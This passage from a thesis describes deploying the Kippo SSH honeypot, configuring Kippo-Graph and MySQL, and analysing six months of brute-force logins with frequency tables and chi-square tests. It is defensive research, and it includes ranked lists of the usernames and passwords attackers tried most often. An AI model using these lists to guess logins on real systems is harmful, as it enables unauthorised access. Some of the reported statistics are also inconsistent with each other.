The servers or operating systems of UNIX and LINUX are mainly characterized by SSH services in terms of the encrypted process of connectivity. Even the existing insecurity of a network is of no consequence once SSH is deployed over the network to ensure the secure aspects of the communication process. It has been established from the study of Bhanu, Khilari, and Kumar [57] that attackers are constantly in search of servers deployed over SSH networks. Once attackers’ login attempts succeed, access to the server is granted in a feasible manner; thus the security of the server is compromised at the attackers’ end. In this regard, Honeypot is deployed across SSH services that are entitled to trap attackers detected across SSH services by

means of focusing the SSH brute-force attempts along with the dictionary attacks, thus being followed by an analysis of the trapped data [57].

At first, a VPS (Virtual Private Server) is used for the deployment of an SSH honeypot that is connected across the network by means of web trapping software and a static IP address. It is affirmed to have a medium level of interaction between the honeypot and the attacker that is bound to the default port 22 of the SSH service, thereby logging all the details of connection attempts. In order to monitor the entire activity of attacking the server, multiple tools are integrated. For instance, attempted passwords are collected through the open server of SSH, remote access to the system information, changed passwords, and login attempts are carried out through ‘*Syslogging*’, and the secret collection of keystrokes is carried out with the Sebek tool [65-66].

On the other hand, there is the concept of Darknet, which serves the connections among trusted entities only; thus it is referred to as a private network. The results of the study were such that the deployed SSH honeypot had five user accounts that were presented as the potential accounts to be attacked, along with having one root account that was not accessible to the attackers. Most importantly, very few attacks could succeed across this SSH honeypot system regardless of whether the passwords were kept common [57-67].

2.5.4 Advanced Botnet Attacks and the Credibility of Honeypot

These days, the prevailing threat to network security is Botnet, which is entirely dedicated to compromising the security of computer systems or servers. Compromised servers would have malicious code that is referred to as a ‘*bot*’, entitled to have communication with other existing bots across the botnet. According to Kokkonen et al. [68], client bots or botmasters manage their botnets, making the flexible conductivity of distributed DoS attacks, key logging, new malware spread, online advertisement abuse, email spamming and so on. Most network defense solutions adopt honeypot in order to reveal the behavior and membership of botnets. The specific malicious effects instilled in botnets are mitigated through the deployment of honeypots. However, security experts deploying honeypots in an integrated manner

within the security solutions are liable such that those honeypots would not be able to be configured for sending out multiple malicious attacks [68-69].

The deployment of a honeypot must have the notions of persuading attackers since attackers are anticipated to spend considerable time inserting malicious code. Once an attacker has successful control over a target system that is actually a honeypot acting as a bot, all the information about the botmasters' behavior and techniques is gathered at the other end. On the other hand, it is also noted that the botnet masters have gained access to the detection system of the honeypots that are deployed to detect their malicious activities. According to Chaloo and Kotapalli [70], botmasters have devised strategies as honeypot aware systems that detect honeypots serving as servant bots. Therefore, it is emphasized that the deployment of honeypots be undetected across the bot network, along with being vigilant towards monitoring and controlling any compromised data across the server [68-69].

2.6 Kippo – Medium-Interaction Honeypot as the Focused Honeypot of the Current Study

Honeypot is regarded as an effective tool of detection against intrusion attempts across a network [57]. Among the discussed classifications of honeypots, the study has adopted Kippo as the medium-interaction honeypot that monitors typically critical brute-force attacks. Moreover, interactions carried out across the SSH service are also monitored in terms of trapping and detecting the IPs of attackers at each authentication attempt across the server. Kippo SSH has been preferred for its easy-to-use attributes with proficient outcomes. According to the study of Koniaris et al. [20], the performance of the Kippo SSH honeypot is assessed through Kippo-Graph, which provides a visualization of any login attempts along with the details related to passwords, IP addresses and usernames. The success of Kippo as a deceptive environment is governed according to the fact that it creates a real-like simulation of the server that traps any attacker assuming the honeypot to be a real server [20].

The study of Sochor and Zuzcak [31] explored the performance efficacy of the Kippo SSH honeypot in terms of gaining access to the most actively trapped IP

addresses across fake assets along with details of usernames and passwords. In addition, the study of Visoottiviseth et al. [30] described the implications of Geoplot API in relation to the visualization of IP addresses of a source. Furthermore, Brown et al. [37] explored the performance of different honeypots across the cloud platforms of Microsoft Azure and Amazon EC2 with respect to the detection of the basic profiles of attackers. Similarly, Safarik et al. [32] deployed Kippo over a virtual machine and the Artemisa honeypot across the VoIP infrastructure in order to detect the malicious data logs of usernames, passwords, and IP addresses. Another study by Alata et al. [29] explored the deployment of high-interaction honeypots in terms of malware data monitoring and control. The performance of medium-interaction honeypots was also evaluated in terms of visualization of the collected statistics using the Honeyd tool as a honeypot [20].

2.7 Advantages and Disadvantages of Honeypots

Numerous studies have explored the advantages and disadvantages of honeypots [71-72]. Below are the listed benefits of honeypot deployment within the security networks of enterprises:

- **Valuable Collection of Data:** The data collected through honeypots is of high value, with no noise associated with production server activities. As a result, the analysis of the data is less complex since the data sets are comparatively smaller [71-72-73].
- **Workload Autonomy:** Honeypots are dedicated to traffic processing only rather than to the challenges of managing an entire production system [71-72-73].
- **Detection of Zero-Day-Exploit:** Since honeypots are continuously capturing every detail, even zero-day-exploit attempts and certain unknown strategies are also identified [71-72-73].
- **Flexibility:** Honeypots are affirmed to reduce any redundancy associated with data log management [71-72-73].
- **Eradicated False Positives and Negatives:** The changing state of a system is detected at the client-honeypot end, which in turns minimizes the prospect of false positives and negatives [71-72-73].

In addition to the long listed of advantages of honeypots, honeypots have certain limitations or disadvantages. Below are listed the disadvantages of honeypots:

- **Partial Field of View:** If there is no attack received by server-honeypots, these honeypots are then regarded as worthless. The honeypots remain uninformed of the activities related to unauthorized access to production systems [71-72-73].
- **Being Fingerprinted:** In particular, low-interaction honeypots are contended to vary in terms of their behavior [71-72-73].
- **Environmental Risks:** The environment of the user is at risk once the honeypots are exploited. More specifically, the probability of misusing the honeypots is higher in relation to the level of interaction [71-72-73].

2.8 Rationale of the Study

Reviewing the literature, it has been observed that the Kippo honeypot has been mostly deployed as an effective means of detection of malware activities. However, it has been established that the studies, particularly the study of Moore and Al-Nemrat [19] had limitations of configuring the long-term datasets of the results generated by the log analysis. Therefore, the current study focuses the log analysis on a long-term basis pertaining to the monitoring of malicious activities within a six-month period across the deployed network infrastructure in Turkey. A Kippo-Graph has been used as the visualization tool, while the Kippo honeypot has been deployed in the Demilitarized Zone (DMZ) of the network, thereby ensuring Honeypot's accessibility, even from outside.

2.9 Installation and Deployment of Kippo

The installation of the Kippo SSH honeypot across two networked PCs on the Ubuntu 14.04 server was carried out in accordance to the instructions provided by the developer of Kippo [74-75]. It has been affirmed that the source files of Kippo, written in Python, are included in the '*kippo*' directory. Moreover, the configuration file for '*twistd*' (or running Kippo) is '*kippo.tac*'. Another important consideration that has been recognized is that '*start.sh.*' is the shell script that affirms the starting of Kippo.

Based on these notable aspects, Kippo's set-up seems appropriate such that it would be validated by its proper running.

Accordingly, the installation of Kippo onto Ubuntu 14.04 LTS was successful over Oracle Virtualbox. The default connection of Kippo with TCP port 2222 makes it increasingly responsive to new connections; however, major attacks are assessed over its port 22. Therefore, the SSH 2222 port is routed to port 22 to make the deception a success. It is noted that the text file directory '*kippo/data/userdb.txt*' holds the control of the username '*root*'. In addition to this, the directory of '*kippo/data/pass.db*' can be accessed in order to change the default password of '*123456*'. This is performed by using the command '*passwd*' in the database of Kippo. More specifically, it also offers the addition of one or more passwords to the login credentials accomplished by the use of the '*add*' command. However, in this particular study, the researcher has not altered the default password in order to have attackers easily access the fake system. Moreover, it is based on the objective of gaining multiple logs of attempted attacks and logged-in results.

The directory '*kippo.log*' keeps all the data of the SSH session or TCP connections saved. This particular directory is created in the default log directory of Kippo already having '*tty*' as a subdirectory. The path of generated log files is also allowed to be changed within the '*start.sh*' script. According to Nawrocki et al. [73], the contexts of data logs are moved into '*kippo.log.1*' once the storage of '*kippo.log*' exceeds 1 MB. Accordingly, there are other extensions of the data logs storage, such as '*kippo.log.2*', and so on, again in cases of capacity exceeding 1 MB. Consequently, Kippo performs data transferal into the allocated MySQL database. Meanwhile, the data logs are difficult to be read or combined manually in cases of increasing number of tables. As a result, Kippo-Graph is used to demonstrate Kippo's logged data logs, following the standards [75-76].

2.10 Kippo-Graph for Auditing the Logs

The time of creating a log entry is noted to be identified across the configured Ubuntu server. The format of representing the records is "*YYYY-MM-DD hh:mm:ss*".

However, the format of a message and the context of log entries is reliant on the type of incidence, including the constructs of IP addresses and session IDs as necessary. It is represented as, “[*HoneyPotTransport, session_ID, IP_source*]”.

```
2015-10-17 08:51:45+0300
[SSHService ssh-userauth on
HoneyPotTransport,25,43.229.53.33]
login attempt [root/123456] succeeded
```

Figure 1 Kippo SSH Interaction Log File

The above illustration is the example of the received log-input in terms of successful attempts of attackers’ authentication into the deployed infrastructure. According to BruteForce Lab [77], the text-based details of log-input are complicated in terms of reading, which is managed by the installation of an MySQL server for effective event logs. Moreover, there is no need to have knowledge of the typically complex commands of MySQL as the data logs are accessible through the use of certain basic commands [75]. According to BruteForce Lab [78], the MySQL database has the populated log files of Kippo that are performed by means of ‘*Kippo2MySQL v0.1*’. Once the Perl script for ‘*Kippo2MySQL*’ is downloaded, it becomes easier to run certain queries and observe the visualized data logs. Below is the representation of certain directory components of Kippo that require change with respect to the Perl script of *Kippo2MySQL*, ‘*kippo2mysql.pl*’ [75].

```
#Data directory
my $kippodatadir = '/home/user/kippo/data';
#Config directory
my $kippoconfdir = '/home/user/kippo';
#Log directory
my $kippologdir = '/home/user/kippo/log';
```

Figure 2 Changes in the Perl Script

Additionally, the Perl script of ‘*Kippo2MySQL*’ also requires similar identifications, as in ‘*kippo.cfg*’ (Kippo’s configuration file). It has been acknowledged based on the fact that certain modifications are essential if Kippo is to connect with the MySQL

server. Therefore, the script needs to be modified with added paths related to the credentials of the MySQL server. It is crucial to modify the *'kippo.cfg'* file in terms of username, password, database, and host specifications. On the other hand, the root folder directory *'/var/www/html'* holds the loaded Kippo-Graph. It is noted that the Apache web server is opened at the time of collection of data traffic in order to carry out the navigation of the web browser to run the Kippo-Graph (*http://localhost/kippo-graph*). Moreover, the Apache web service is started by the command entry of *"sudo service apache2 start"*, while the command entry of *"service --status-all"* presents the system-controlled services in a listed form.

In relation to the written queries of SQL, the Kippo-Graph tool generates multiple types of graphs. Moreover, it needs to be ensured that SSH port 22 is open for logging any intrusion data into Kippo, whose status can be checked by the command entry *"service --status-all"*. By using the *'twistd'* command, background running of Kippo honeypot is enabled, while Kippo starts running with the command entry of *'./start.sh'* into the directory of Kippo. On the other hand, the overall process is further facilitated by the installation of *'phpmyadmin'* into the *'var/www'* directory, which is basically a web-based GUI, particularly for the MySQL server. Furthermore, the connectivity of the MySQL server and Kippo-Graph is carried out by editing the basic four definitions of the Kippo-Graph's configuration file (*var/www/html/kippograph/config.php*). Accordingly, the mapping of the loopback address is performed by changing the IP address to *'127.0.0.1'*, performed thus:

```
define('DB_HOST', '127.0.0.1');  
define('DB_USER', 'root');  
define('DB_PASS', '12345');  
define('DB_NAME', 'kippo');
```

Figure 3 Kippo-Graph Configuration File

Once the complete installation and connectivity of Kippo SSH honeypot occurs, Kippo offers easy to read feasibility with respect to the log files created for the malicious behaviour of attackers. Kippo-Graph and the MySQL server facilitate the monitoring of the event logs of Kippo. Moreover, multiple chart types are involved in the demonstration of filtering aggregation, even a single query. As a result, the log data results in being increasingly meaningful since the details of logs are smoothly comprehensible through Kippo-Graph illustrations.



CHAPTER 3

RESEARCH METHODOLOGY

With respect to the recent increase in the complexity of cyberattacks, the IT domain is constantly on the verge of vulnerable security perspectives. At first, it is contended that the monitoring of malicious activities across a network must be efficient in terms of presenting any generated findings in a credible manner, thereby emphasizing the needs of proficient visualization. Moreover, the correlated and sophisticated malware attempts demand additional analytical expertise. This leads to the assertion that the system of detection of cyberattacks must have collaborative aspects across multiple instances of monitoring [2-4-19-23]. The current study has adopted the deployment of Kippo SSH honeypot, focusing the visualization and interpretation of long-term datasets. The proceeding section presents the important features of Kippo, followed by a description of the proposed architecture. Moreover, the section also presents the challenges involved with respect to the ethical and legal aspects of deploying honeypots.

3.1 Proposed Architecture for the Current Study

A honeypot can be understood as a computer system that stores multiple directories and files. The main objectives of a honeypot is to attract hackers, and specifically to follow and observe their behaviour [79]. Therefore, it can be affirmed that a honeypot serves as the fake system that functions like a real system. Considering all of these characteristics, honeypots are used to gather data about any authentication attempts made by hackers. Basically, the deployment of a selected honeypot of Kippo can be carried out on a network in Turkey in order to detect the intrusion attempts of attackers.

3.1.1 Data Collection

Data gathering and analysis are based on Kippo logs over a six-month observation period of attempted intrusions by hackers. The motivation for this research is to be able to generate a profile for an attacker, i.e., possible IP, country of origin of the attack, the possibility of a username/password combination that could be used.

The total count of the login attempts is 37982. Firstly, malicious users are manually or automatically scanning on the Internet to discover vulnerable services via connections over open ports. The total count for the different IP addresses of observed SSH attacks through port 22 is 872. The SQL statement “SELECT DISTINCT ip FROM hosts” finds the total number of IP addresses. Login activity of our private IPs are removed from the table to analyze the logs correctly. The ranges of private IP addresses change based on the type of network class (10.0.0.0-10.255.255.255 (class A network), 172.16.0.0 - 172.31.255.255 (class B network), 192.168.0.0 - 192.168.255.255 (class C network)) [80]. The private IPs 192.168.*.*, 10.0.*.* and 10.10.*.* are deleted from the table of hosts. Thus, 869 diverse IP addresses have attempted to log into the system in the final analysis. “SELECT DISTINCT ip FROM hosts WHERE ip LIKE ‘192.168.%’” is a sample query to find IP addresses in the class C network. Secondly, attempted types of attacks differ from each other, and many different attacks had been performed by attackers in this experiment. Kippo generally encounters brute-force attacks on the fake SSH server. Brute-force attacks are known as one of the most popular password cracking methods. Attackers try every possible combination of letters, numbers, and special characters to guess a correct login password. If a password is not very complicated, it can be cracked quickly, which is why we do not change the default password to obtain more information about successful login attempts. In addition, we monitor dictionary attacks done with software or an attacking machine because it is time-consuming to attempt manually all of the words in a dictionary. Dictionary attacks typically use a precompiled wordlist of common words.

3.1.2 Features of Kippo SSH Honeypot

Kippo, a medium-interaction honeypot, is focused on simulating the SSH server. According to Safarik et al. [32], the attempts of intruding a server with a Kippo

honeypot over the system face redirecting the attackers to the honeypot at each intrusion attempt. It is contended to occur in the situation when the IP addresses of the users are not listed in the permitted list of IP addresses. Attackers have to enter accurate login details upon succeeding in establishing a connection with the honeypot. Mostly, the username of the honeypots is set as *root*, with the mostly accessed password combination of '123456'. Moreover, other combinations to be inserted into the database to ensure root accessibility being able to be included into the file '*data/pass.db*'. Safarik et al. [32] affirm that Kippo potentially logs each attempt of attackers to login to the server. If the intruders enter valid combinations that are purposely kept easy to guess, access to the fake server is granted. Moreover, Kippo also monitors the downloading behavior of intruders as the downloaded files are also stored in a specified folder. Kippo keeps the generated logs saved in the MySQL database that eventually leads to further examination.

3.2 Legal and Ethical Concerns of Honeypot Deployment

Even though honeypots offer innumerable advantages to detect cyberattacks, there are certain concerns regarding ethical and legal liabilities. It is noteworthy to mention here that the legal aspects are country-specific since the implication of laws may vary depending on the location of victims and attackers. Nonetheless, certain pitfalls are highlighted with a particular reasoning in the section below. Accordingly, Sokol, Husak, and Lipták [81] have identified the two most important problem areas of privacy and entrapment (or set-up).

- **Entrapment Challenges:** Entrapment is basically the phenomenon of persuading a person to commit a crime, regardless of having a significant intent of committing the crime in the meantime. With respect to this particular aspect, honeypots can be argued as being free of this concern since attackers are not actively persuaded. It is noted that server honeypots remain idle, waiting for the new connections for the emulation of the production system. The servers are contended to be invisible across a network unless certain approaches are deployed to be scanned by attackers. In this regard, the request is generated by the client honeypots that do not eventually persuade the commission of a crime since the exploitation is pre-existing at the server side [73-81].

- **Privacy Challenges:** These are associated with the collection of data as there are concerns regarding the accessibility of attackers' information collected through the deception phenomenon of honeypots. It has been claimed based on the fact that attackers are unaware of their information being collected, which brings in the prospects of privacy violation. However, this would depend on the type of data being accessed as the attackers are not involved in any ethical activities [73-81].
- **Liability Challenges:** Liability concerns are related to the probabilities of causing harm to other systems. Since there are known susceptibilities to intruders across the honeypots, these susceptibilities are also contended to harm other systems. Since the protocols are emulated by low-interaction honeypots, there may be the concerns of spoofing IP address and even amplifying the attacks. With respect to the high-interaction honeypots, there is the execution of arbitrary code over the machine that eventually entails an increased probability of damaging the system. It is validated that genuine attackers are not approachable in the real-world environment, thus making the operators of honeypots liable to any damage caused to the system. Therefore, it is contended that the level of interaction determines the extent of harm caused by honeypots, thereby requiring periodic verification along with continuously resetting the virtually deployed honeypots [73-81].

3.3 Quantitative Data Analysis

A “*quantitative research approach*” has been selected in the present thesis. The main reason for selecting this research method is that it enables the researcher to establish and validate the relationship between variables while producing reliable results [82]. In the quantitative research, the data were collected from a secondary source, i.e., from a honeypot.

In this regard, the total number of records collected using the Kippo medium-interaction honeypot is 37982. Each record contains both usernames and passwords. However, the dataset considered for this research is based on 3831 unique usernames and 3831 unique passwords. For every individual username and password, certain attributes were assigned, as follows:

Table 1 Attributes of Usernames and Passwords

Contains special characters	At least one special character was held by the username or password.
Contains uppercase	Capital characters were used in the username or password.
Contains only numbers	Only numerical data was included in the username or password.
Contains numbers	Numerical data was used along with alphabets, either in the username or password.
Contains only lowercase	Only lowercase characters were used in the username or password.

The collected data, i.e., username and password, were analyzed using statistical methods, i.e., frequency analysis and the Chi-square test. The study by McHugh [83] presented the idea that the Chi-square test, which is also referred as the “Chi-square test” or “Pearson’s Chi-square test,” is one of the most effective statistical techniques for hypotheses testing.

This statistical analysis technique is used when variables are nominal in nature. The unique and distinct characteristics of the Chi-square test are that it not only offers information about the significance of the differences, it also illustrates the categories that are responsible for the differences. On the other hand, frequency analysis was selected to assess the frequency of the particular usernames and passwords.

CHAPTER 4

ANALYSIS AND DISCUSSION

The aim of the research study is to determine the effectiveness of Kippo as a medium-interaction honeypot in acquiring more information about malicious attacks and the behaviour of attackers. For this purpose, the study extracts and analyzes username and password data. It evaluates the effectiveness of Kippo in detecting patterns of hacking attempts.

4.1 Login Attempts

As mentioned in the previous chapter, data for the study was collected with the help of a honeypot. A total of 37982 entries were initially extracted, containing both usernames and passwords. The sample size considered for the study includes 3831 unique usernames and 3831 unique passwords. Password guessing attempts using the keyword *'root'* are mostly tried. Thus, the keyword *'root'* is the weakest link of the chain as a username or password. The most frequent username/password combination trial is *'root/root'*, shown in Fig. 4. The secondary username/password combination is *'admin/admin'*.




Figure 4 Visualization of Top 10 Username/Password Combinations

4.1.1 Frequency of Intrusion Attempts

The first observed aspect is the username. Table 2 shows that the keyword ‘*root*’ is the most tested username, which is 10.7% of the sample tested. ‘*admin*’ and ‘*ubnt*’ are the next most widely tested usernames. This suggests that, for different systems, attackers test default logins. The other popular usernames are “*www*,” “*user*,” “*test*,” and “*ftpuser*”.

Table 2 Top 30 Usernames

<i>Username</i>	Frequency	Percent
root	410	10.7
admin	343	9.0
ubnt	81	2.1
www	51	1.3
user	50	1.3
test	31	0.8
ftpuser	30	0.8
PlcmSpIp	28	0.7
support	28	0.7
toor	28	0.7
pi	26	0.7
tomcat	25	0.7
guest	22	0.6
git	18	0.5
bin	16	0.4
altibase	15	0.4
cmsftp	14	0.4
cacti	13	0.3
ftp	13	0.3
nagios	13	0.3
app	12	0.3
hadoop	12	0.3
apache	11	0.3
info	11	0.3
mysql	10	0.3
1234	9	0.2
adam	9	0.2
cyrus	9	0.2
fms	9	0.2
hdfs	9	0.2

Among the passwords, '123456' was found to be the most tested password (2.6%), followed by 'admin' (2.2%), 'ubnt' (1.7%) and 'root' (1.7%). It shows that, in addition to unique passwords, attackers also tested passwords identical to the username.

Table 3 Top 30 Passwords

<i>Password</i>	Frequency	Percent
123456	98	2.6
admin	83	2.2
ubnt	67	1.7
root	66	1.7
1234	36	0.9
12345	34	0.9
password	34	0.9
PlcmSpIp	31	0.8
user	29	0.8
test	28	0.7
support	27	0.7
default	25	0.7
asteriskftp	23	0.6
guest	23	0.6
raspberrry	22	0.6
test123	14	0.4
123456789	13	0.3
nagios	13	0.3
synopass	12	0.3
123	11	0.3
ftp	11	0.3
git	10	0.3
oracle	10	0.3
12345678	9	0.2
master	9	0.2
adam	8	0.2
app	8	0.2
hadoop	8	0.2
qwerty	8	0.2
testuser	8	0.2

Table 3 reveals that attackers have tested default passwords most of the times, highlighting the significance of not setting default passwords. Some of the unique passwords include “raspberrry, nagios, test”, etc.

4.1.2 Statistics

In order to assess whether there is an association between usernames and passwords (evaluating the combination of username and password, the Chi-Square test was conducted. It is a form of non-parametric test that examines the relationship between two categorical variables [84]. Here, both usernames and passwords are categorized into five categories, which include only lowercase, number, only number, uppercase, and special character. Therefore, the Chi-Square test is a more appropriate technique to investigate the combination of the usernames and passwords used by attackers.

According to Table 4, among the usernames, the most common attribute was only lowercase, which was 96.1% of the total sample size. 2.3% of the usernames had numbers and 0.5% had only numbers.

Table 4 Frequency Analysis of Usernames

<i>Username</i>				
		Frequency	Percent	Cumulative Percent
Valid	Only Lowercase	3683	96.1	96.1
	Number	89	2.3	98.5
	Only Number	18	0.5	98.9
	Uppercase	34	0.9	99.8
	Special Character	7	0.2	100.0
	Total	3831	100.0	

Table 5 Frequency Analysis of Passwords

<i>Password</i>		Frequency	Percent	Cumulative Percent
Valid	Only Lowercase	2927	76.4	76.4
	Number	379	9.9	86.3
	Only Number	260	6.8	93.1
	Uppercase	64	1.7	94.8
	Special Character	201	5.2	100.0
	Total	3831	100.0	

Similarly, 76.4% of the tested passwords are in only lowercase format in Table 5, showing the high percentage of a lower case-only text usage. Attackers also attempted number and only number formats in Fig. 5.




Figure 5 Frequency Analysis of Username and Passwords

4.1.2.1 Crosstabulation and Chi-Square Test Analysis

A crosstabulation is known as contingency table analysis, showing the distribution of cases including more than two categorical variables. A Chi-Square statistical analysis is used for the analysis of a joint frequency distribution, whether or not the variables are

independent, if the association occurs. If they are dependent, the other pointers of association can be analyzed with methods of measurement, such as Phi and/or Cramer's V.

Table 6 Crosstab

*Username * Password Crosstabulation*

		Password					Total	
		Only Lowercase	Number	Only Number	Uppercase	Special Character		
Username	Only Lowercase	Count	2923	286	242	38	194	3683
		Expected Count	2813.9	364.4	250.0	61.5	193.2	3683.0
		Adjusted Residual	21.5	-22.0	-2.7	-15.4	0.3	
	Number	Count	2	87	0	0	0	89
		Expected Count	68.0	8.8	6.0	1.5	4.7	89.0
		Adjusted Residual	-16.7	28.1	-2.6	-1.2	-2.2	
	Only Number	Count	0	0	18	0	0	18
		Expected Count	13.8	1.8	1.2	0.3	0.9	18.0
		Adjusted Residual	-7.7	-1.4	15.8	-0.6	-1.0	
	Uppercase	Count	2	6	0	26	0	34
		Expected Count	26.0	3.4	2.3	0.6	1.8	34.0
		Adjusted Residual	-9.7	1.5	-1.6	34.2	-1.4	
	Special Character	Count	0	0	0	0	7	7
		Expected Count	5.3	0.7	0.5	0.1	0.4	7.0
		Adjusted Residual	-4.8	-0.9	-0.7	-0.3	11.3	
	Total	Count	2927	379	260	64	201	3831
		Expected Count	2927.0	379.0	260.0	64.0	201.0	3831.0

Table 6 presents the count, expected count and adjusted residual between user and password categories. Count is the observed frequency, while the expected count is the projected frequency for each case. The adjusted residuals enable evaluating the significance of each cell. It is computed by subtracting the expected count from the observed count and dividing it by the standard error. They have a standard normal distribution (mean = 0, S.D. = 1), and examine whether the two variables are

independent. At the 0.05 level, a value greater than or less than ± 1.96 would indicate a significantly larger/smaller number of cases in a cell than would be expected in the case of a null hypotheses being true. Negative adjusted residuals show the observed count as being less than the expected count.

The value is less than -1.96 , showing a significant difference. Adjusted residuals are calculated automatically with the SPSS (Statistical Package for the Social Sciences) software package. According to the results, the number of tested lowercase usernames and passwords are more than the expected count. The difference is also statistically significant as shown by the adjusted residual value in Table 6.

In the case of lowercase usernames and numbered passwords, the actual count is significantly below the expected count. Other highly significant combinations that have a greater count than expected are number-number (username/password), only number-only number, uppercase-uppercase, and special character-special character. The remaining combinations have a lower count than expected. These results suggest that the magnitude of the use of the same username and password type is more common.

Table 7 Chi-Square Test Results

<i>Chi-Square Test Results</i>			
	Value	df	Asymptotic Significance (2-sided)
Pearson's Chi-Square	2341.684 ^a	16	0.000
Likelihood Ratio	751.171	16	0.000
Linear-by-Linear Association	251.147	1	0.000
N of Valid Cases	3831		

a. 14 cells (56.0%) have expected count less than 5.
The minimum expected count is 0.12.

The zero values show a statistical significance. This is actually the p-value. A smaller p-value indicates a more significant relationship. All the values in Table 7 were generated via SPSS. The relevant value is found regarding Pearson's Chi-Square.

The Chi-Square test reveals a significant association between usernames and passwords, $\chi^2 (1, N \text{ (Total number of counts in the table)} = 3831) = 2341.68$, $p \text{ (p-value)} < 0.001$. The strength of the relationship between the two variables is reflected by Phi and Cramer's V. The values indicate a strong association between the variables (see Table 8).

Table 8 Strength of Association

<i>Symmetric Measures</i>			
		Value	Approximate Significance
Nominal by Nominal	Phi	0.782	0.000
	Cramer's V	0.391	0.000
N of Valid Cases		3831	

This means that the username and password types have a strong association with each other during the intrusion. By highlighting the vulnerable usernames, passwords and their combinations, the analyses will show that Kippo is effective in detecting patterns of hacking attempts.

4.1.2.2 Chi-Square Analysis Comparison with Related Work

In order to compare the test results of the Chi-Square analysis, the previous work of Pavol and Veronika [85] was used. The row and column totals are calculated with the addition of the observed total number of counts in each attribute shown in Table 9.

Table 9 Calculation of Row/Column Totals

	Only Lowercase	Number	Only Number	Uppercase	Special Character	Row Totals (Tr)
Username	3683	89	18	34	7	3831
Password	2927	379	260	64	201	3831
Column Totals (Tc)	6610	468	278	98	208	7662

The general formula for computing the Chi-Square distribution is $\chi^2 = \sum (E - O)^2 / E$. O is an abbreviation of observed value, and E symbolizes the expected value. Each cell's expected count is calculated as $E = Tr * Tc / N$, where N is the total number of counts in Table 9. In this case, N is 7662.

Table 10 Expected Cell Values and Chi-Square Values of Each Cell

	Only Lowercase	Number	Only Number	Uppercase	Special Character
Username	3305 (43.23)	234 (89.85)	139 (105.33)	49 (4.59)	104 (90.47)
Password	3305 (43.23)	234 (89.85)	139 (105.33)	49 (4.59)	104 (90.47)

The numbers in parentheses show the Chi-Square values of each cell. The summation of the Chi-Square values in Table 10 gives the Chi-Square distribution (χ^2). The total count of Chi-Square values of each cell is 667.14.

Table 11 Comparison of Chi-Square Values with the Related Work

		Number	Only Number	Special Character
This Research	Username	89.85	105.33	90.47
	Password	89.85	105.33	90.47
Pavol and Veronika's Research	Username	17.42	458.20	3025.76
	Password	0.08	2.20	14.54

The Chi-Square test needs the value of degrees of freedom to find the significant value. The calculation of the degrees of the freedom is: $(\text{number of rows} - 1) * (\text{number of columns} - 1) = 4 * 1 = 4$.

The critical value for the Chi-Square distribution ($\chi^2 = 667.14$) with $df = 4$ (four degrees of freedom) and $\alpha = 0.05$ is 9.488. The calculated value is greater than the critical value: $667.14 > 9.488$. With regard to the results of the statistical analysis, the null hypothesis is rejected, the two categorical variables (username and password) may be dependent, and there is an association between the two variables, which is consistent with Pavol and Veronika's [85] research.

4.2 Geolocation Information

A Kippo-Graph is used as a visualization tool which facilitates 2D visualization of network traffic monitoring by executing SQL queries. The SQL query of "*SELECT ip, COUNT(ip) AS attempts FROM hosts GROUP BY ip ORDER BY COUNT(ip) DESC LIMIT 10;*" determines IP address information of the top 10 most frequent attempts made by each attacker. Regarding the top 10 attackers' geolocation information, the total number of login attempts from China is 3848. 3659 attacks are performed from the Republic of Korea, 2786 from the USA, and 701 from Germany. The minimum number of attempts originate from Russia numbering 683.

The number of attempts is presented in detail in Table 12. We have searched the country of the origin of the captured IPs in the WHOIS database [86]. Login attempts are mostly performed from China at the total count, but in different cities, such as Nanjing and Beijing. To sum up, the WHOIS database indicates that SSH login attempts originate from all over the world. An Internet Service Provider (ISP) supplies an information database on the location of a particular attacker's city. It is highly possible that the observed IP addresses might not be the attackers' real IPs as attackers may have used proxies or proxy chains for anonymity.

